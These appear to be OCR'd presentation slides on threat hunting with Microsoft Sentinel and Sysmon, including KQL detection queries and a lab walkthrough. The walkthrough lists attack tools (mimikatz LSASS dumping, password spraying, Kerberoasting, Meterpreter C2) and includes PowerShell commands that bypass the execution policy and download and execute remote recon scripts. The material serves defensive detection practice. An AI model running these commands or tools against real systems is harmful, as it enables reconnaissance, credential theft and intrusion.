
license MIT
maintained stale (as of 2022)
last commit december 2021
Build Sysmon config with all modules passing
Follow 13k
59 ONLINE

This is a Microsoft Sysinternals Sysmon download here configuration repository, set up modular for easier maintenance and generation of specific configs.

The sysmonconfig.xml within the repo is automatically generated after a successful merge by the PowerShell script and a successful load by Sysmon in an Azure Pipeline run.

Log Analytics

- Log Analytics



```
SysmonParser
| where EventID == 11
| where file_name contains "ps1"
| project Computer , file_name
```

Kusto Query

Sidebar


You can add favorites by clicking on the ☆ icon

Completed. Showing partial results from the last 24 hours.

Results

Computer	file_name
WS05.doazlab.co...	C:\Users\doadmin\master\BloodHound-master\Collectors\AzureHound.ps1
WS05.doazlab.co...	C:\Users\doadmin\master\BloodHound-master\Collectors\SharpHound.ps1
DC01.doazlab.com	C:\Users\doadmin\BH-Rel32\BloodHound-win32-ia32\resources\app\Collecto
DC01.doazlab.com	C:\Users\doadmin\BH-Rel32\BloodHound-win32-ia32\resources\app\Collecto

Microsoft Sentinel




Threat management

- Incidents
- Workbooks
- Hunting
- Notebooks
- Entity behavior
- Threat intelligence

Content management

- Content hub (Preview)
- Repositories (Preview)
- Community


Se




703.1K ↘ 240.4K Events

3 ↗ 3 Alerts

3 ↗ 3 Incidents



Events and alerts over time



Recent incidents

High	Sketchy PowerShell
High	Sketchy PowerShell
High	Sketchy PowerShell

Data source anomalies

Notebooks

- Notebooks

Playbooks

- Playbooks

MSDATP / MSD Identity

- Playbooks

Workbooks

- Workbooks
- https://docs.microsoft.com/en-us/azure/azure-monitor/visualize/workbooks-overview
- https://github.com/microsoft/AzureMonitorCommunity#azure-monitor-community


Kusto Query Language (KQL)

- Basic query syntax
- Union: just like SQL from multiple log sources
  - | where result field comparison
  - | where result includes “sketchy PowerShell command invocations”
  - | project columns of interest

```
union Event, SecurityEvent
| where EventID in (4103, 4104, 4105, 4688)
| where EventData contains "iex" or EventData contains "invoke" or EventData
contains "import" or EventData contains "bypass" or EventData contains "git*"
| project Computer, RenderedDescription, ParameterXml
```

Hunting on AZ Sentinel: Step 1


- Make a mess of Active Directory (to simulate legacy AD)
- We like BadBlood: https://github.com/davidprowe/BadBlood



```
Type 'badblood' to deploy some randomness into a domain: badblood
badblood

Operation            DistinguishedName                                                   Status
---------            -----------------                                                   ------
AddSchemaAttribute   cn=ms-Mcs-AdmPwdExpirationTime,CN=Schema,CN=Configuration,DC=d... Success
AddSchemaAttribute   cn=ms-Mcs-AdmPwd,CN=Schema,CN=Configuration,DC=doazlab,DC=com      Success
ModifySchemaClass    cn=computer,CN=Schema,CN=Configuration,DC=doazlab,DC=com           Success

Name              : doazlab
DistinguishedName : DC=doazlab,DC=com
Status            : Delegated

Creating Tiered OU Structure
Creating Users on Domain
True
True
Creating Groups on Domain
Creating Computers on Domain
```

Hunting on AZ Sentinel: Step 2

- Make sure Sentinel and Log Analytics have logs.




DO-Sentinel7nbenhvp3i4u2 | Virtual machines ···

Log Analytics workspace

Name	Log Analytics Connection	OS
DC01	✓ This workspace	Windows
Nux01	✓ This workspace	Linux
WS05	✓ This workspace	Windows

- Agents connected?



Microsoft Sentinel | Overview ···

Selected workspace: 'do-sentinel7nbenhvp3i4u2'

1.1M ↗ 1.1M Events

0 Alerts

- Logs flowing?

Hunting on AZ Sentinel: Step 3

Make some noise! (Run some hack tools)

• Host Recon	https://github.com/dafthack/HostRecon
• BloodHoundAD (SharpHound)	https://github.com/BloodHoundAD/BloodHound
• Password spray	https://github.com/dafthack/DomainPasswordSpray
• Kerberoasting	https://www.harmj0y.net/blog/powershell/kerberoasting-without-mimikatz/
• Local admin remotely dump LSASS	https://github.com/gentilkiwi/mimikatz
• Establish C2 with Meterpreter	https://github.com/rapid7/metasploit-framework
• Create Active Directory Snapshot	https://docs.microsoft.com/en-us/sysinternals/downloads/adexplorer
• LNK / URL dropper relay	https://github.com/tommelo/lnk2pwn
• Map & Hunt SMB Shares	https://github.com/ShawnDEvans/smbmap
• Atomic Red Team	https://github.com/redcanaryco/atomic-red-team


Hunting on AZ Sentinel: Step 3

- Run HostRecon
- Run SharpHound data collection (BloodHound)

```
Set-ExecutionPolicy bypass -Force
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/dafthack/HostRecon/master/HostRecon.ps1')
Invoke-HostRecon |Out-File recon.txt

cd c:\users\doadmin
IEX(New-Object
Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Collectors/SharpHound.ps1')
Invoke-BloodHound
```

Hunting on AZ Sentinel: Step 4

- Run the Query in the LogAnalytics dashboard



